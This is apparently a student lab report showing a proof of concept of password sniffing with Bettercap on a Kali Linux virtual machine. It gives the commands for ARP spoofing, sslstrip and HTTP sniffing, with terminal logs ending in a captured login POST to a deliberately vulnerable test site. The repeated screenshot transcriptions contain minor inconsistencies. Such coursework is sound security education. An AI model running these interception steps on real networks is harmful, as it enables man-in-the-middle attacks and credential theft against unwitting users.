



INSTITUTO TECNOLÓGICO DE CANCÚN

REALIZAR LA POC DE UNO DE LOS SIGUIENTES EJEMPLOS

MIGUEL ÁNGEL OY CASTRO

NOVIEMBRE 13 2020

PROFESOR: ISMAEL JIMÉNEZ SÁNCHEZ




Qué es Bettercap

BetterCAP is a powerful, flexible and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in real time, search for credentials and much more.

Perform the PoC of one of the following examples

Sniffing de contraseña

Bettercap starts on Kali Linux




The local host is configured with the address

The image displays two screenshots of a Kali Linux terminal window running inside an Oracle VM VirtualBox. The terminal window is titled 'root@kali: ~/go/bin'. The first screenshot shows the command 'bettercap v2.27.1' being executed, which outputs '(built for linux 386 with go1.14.3) [type 'help' for a list of commands]'. The second screenshot shows the same terminal window with the following commands and output:

```
root@kali:~/go/bin# ./bettercap
bettercap v2.27.1 (built for linux 386 with go1.14.3) [type 'help' for a list of commands]
10.0.2.0/24 > 10.0.2.4 > set http.proxy.sslstrip true
10.0.2.0/24 > 10.0.2.4 > set arp.spoof.internal true
10.0.2.0/24 > 10.0.2.4 > set arp.spoof.targets 10.0.2.1
```

The terminal window is set against a Kali Linux desktop background with a blue and white abstract pattern. The VirtualBox window title bar indicates the VM is running and shows the date and time as 'Wed 10:13'.

The net.recon on command and the http command are used. Proxy on so that packets can be inspected with the sniffer




```
root@kali: ~/go/bin
File Edit View Search Terminal Help
mysql.server > net.recon on
net.probe > net.recon on
net.uniff > net.recon on
packet.proxy > net.recon on
syn.scan > net.recon on
tcp.proxy > net.recon on
ticker > net.recon on
ui > net.recon on
update > net.recon on
wifi > net.recon on
wol > net.recon on

10.0.2.0/24 > 10.0.2.15 = net.recon on
10.0.2.0/24 > 10.0.2.15 [10:14:24] [endpoint.new] endpoint 10.0.2.15 detected as 08:00:27:33:3f:02 (PCS Computer Systems GmbH)
10.0.2.0/24 > 10.0.2.3 = net.recon on
10.0.2.0/24 > 10.0.2.3 [10:14:24] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:34:59:89 (PCS Computer Systems GmbH)

10.0.2.0/24 > 10.0.2.15 = http.proxy on
10.0.2.0/24 > 10.0.2.15 [10:14:33] [sys.log] [inf] http.proxy started on 10.0.2.4:8080 (sslstrip enabled)
10.0.2.0/24 > 10.0.2.15 = net.sniff on
10.0.2.0/24 > 10.0.2.15 = arp.spoof on
10.0.2.0/24 > 10.0.2.15 [10:14:33] [sys.log] [inf] arp.spoof arp spoofer started targeting 254 possible network neighbours of 1 targets.

10.0.2.0/24 > 10.0.2.15 =
```




```
root@kali: ~/go/bin
File Edit View Search Terminal Help
http.proxy > net.recon on
http.server > net.recon on
https.server > net.recon on
https.server > net.recon on
mac.changer > net.recon on
mdns.server > net.recon on
mysql.server > net.recon on
net.probe > net.recon on
net.recon > net.recon on
net.sniff > net.recon on
packet.proxy > net.recon on
syn.scan > net.recon on
tcp.proxy > net.recon on
ticker > net.recon on
ui > net.recon on
update > net.recon on
wifi > net.recon on
wol > net.recon on

10.0.2.0/24 > 10.0.2.15 = net.recon on
10.0.2.0/24 > 10.0.2.15 [10:14:24] [endpoint.new] endpoint 10.0.2.15 detected as 08:00:27:33:3f:02 (PCS Computer Systems GmbH)
10.0.2.0/24 > 10.0.2.3 = net.recon on
10.0.2.0/24 > 10.0.2.3 [10:14:24] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:34:59:89 (PCS Computer Systems GmbH)

10.0.2.0/24 > 10.0.2.15 = http.proxy on
10.0.2.0/24 > 10.0.2.15 [10:14:33] [sys.log] [inf] http.proxy started on 10.0.2.4:8080 (sslstrip enabled)
10.0.2.0/24 > 10.0.2.15 = net.sniff on
10.0.2.0/24 > 10.0.2.15 = arp.spoof on
10.0.2.0/24 > 10.0.2.15 [10:14:33] [sys.log] [inf] arp.spoof arp spoofer started targeting 254 possible network neighbours of 1 targets.


10.0.2.0/24 > 10.0.2.15 =
```


The arp.spoof on and the sniff on are installed to capture the packets and save the passwords



```
root@kali: ~/go/bin
File Edit View Search Terminal Help
mysql.server > net running
net.probe > net running
net.recon > net running
net.sniff > net running
packet.proxy > net running
syn.scan > net running
tcp.proxy > net running
ticker > net running
ui > net running
update > net running
wifi > net running
wol > net running



10.0.2.0/24 > 10.0.2.0 > net.recon on
10.0.2.0/24 > 10.0.2.0 > [10:14:24] [endpoint.new] endpoint 10.0.2.15 detected as 08:00:27:33:3f:02 (PCS Computer System GmbH)
10.0.2.0/24 > 10.0.2.0 > [10:14:24] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:34:58:89 (PCS Computer System GmbH)
10.0.2.0/24 > 10.0.2.0 > http.proxy on
10.0.2.0/24 > 10.0.2.0 > [10:14:33] [sys.log] http.proxy started on 10.0.2.4:8080 (sslstrip enabled)
10.0.2.0/24 > 10.0.2.0 > net.sniff on
10.0.2.0/24 > 10.0.2.0 > arp.spoof on
10.0.2.0/24 > 10.0.2.0 > [10:14:53] [sys.log] arp.spoof arp spoofer started targeting 254 possible network neighbours of 1 targets
10.0.2.0/24 > 10.0.2.0 >
```




```
root@kali: ~/go/bin
File Edit View Search Terminal Help
mysql.server > net running
net.probe > net running
net.recon > net running
net.sniff > net running
packet.proxy > net running
syn.scan > net running
tcp.proxy > net running
ticker > net running
ui > net running
update > net running
wifi > net running
wol > net running

10.0.2.0/24 > 10.0.2.0 > net.recon on
10.0.2.0/24 > 10.0.2.0 > [10:14:24] [endpoint.new] endpoint 10.0.2.15 detected as 08:00:27:33:3f:02 (PCS Computer System GmbH)
10.0.2.0/24 > 10.0.2.0 > [10:14:24] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:34:58:89 (PCS Computer System GmbH)
10.0.2.0/24 > 10.0.2.0 > http.proxy on
10.0.2.0/24 > 10.0.2.0 > [10:14:33] [sys.log] http.proxy started on 10.0.2.4:8080 (sslstrip enabled)
10.0.2.0/24 > 10.0.2.0 > net.sniff on
10.0.2.0/24 > 10.0.2.0 > arp.spoof on
10.0.2.0/24 > 10.0.2.0 > [10:14:53] [sys.log] arp.spoof arp spoofer started targeting 254 possible network neighbours of 1 targets
10.0.2.0/24 > 10.0.2.0 >
```

The browser is entered and a fake account is logged in to sniff the user and password packages



Finally, you enter the kali Linux terminal and go to the top of the captured packets and then you see the username and password of the user's login



```
root@kali: ~/go/bin
File Edit View Search Terminal Help
10.0.2.0/24 > 10.0.2.4 > [10:16:28] [sys.log] [inf] [sslstrip] Stripping 2 SSL links from testhtml5.vulnweb.com
10.0.2.0/24 > 10.0.2.4 > [10:16:28] [net.sniff.http.request] 10.0.2.15 POST testhtml5.vulnweb.com/login
POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Connection: keep-alive
Accept-Language: en-GB,en;q=0.5
Content-Length: 32
Origin: http://testhtml5.vulnweb.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Referer: http://testhtml5.vulnweb.com/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
username=admin&password=admin123
10.0.2.0/24 > 10.0.2.4 > [10:16:28] [net.sniff.http.response] 176.28.50.165:80 302 Found -> 10.0.2.15 (20
9 B text/html; charset=utf-8)
HTTP/1.1 302 Found
Connection: keep-alive
Content-Type: text/html; charset=utf-8
```

Conclusión

Por lo tanto el programa Bettercap en este caso ayudo a obtener credenciales HTTPS , esto nos da entender que como administradores de red . Siempre tenemos que tener actualizado nuestros equipos y estar alerta en las técnicas hacking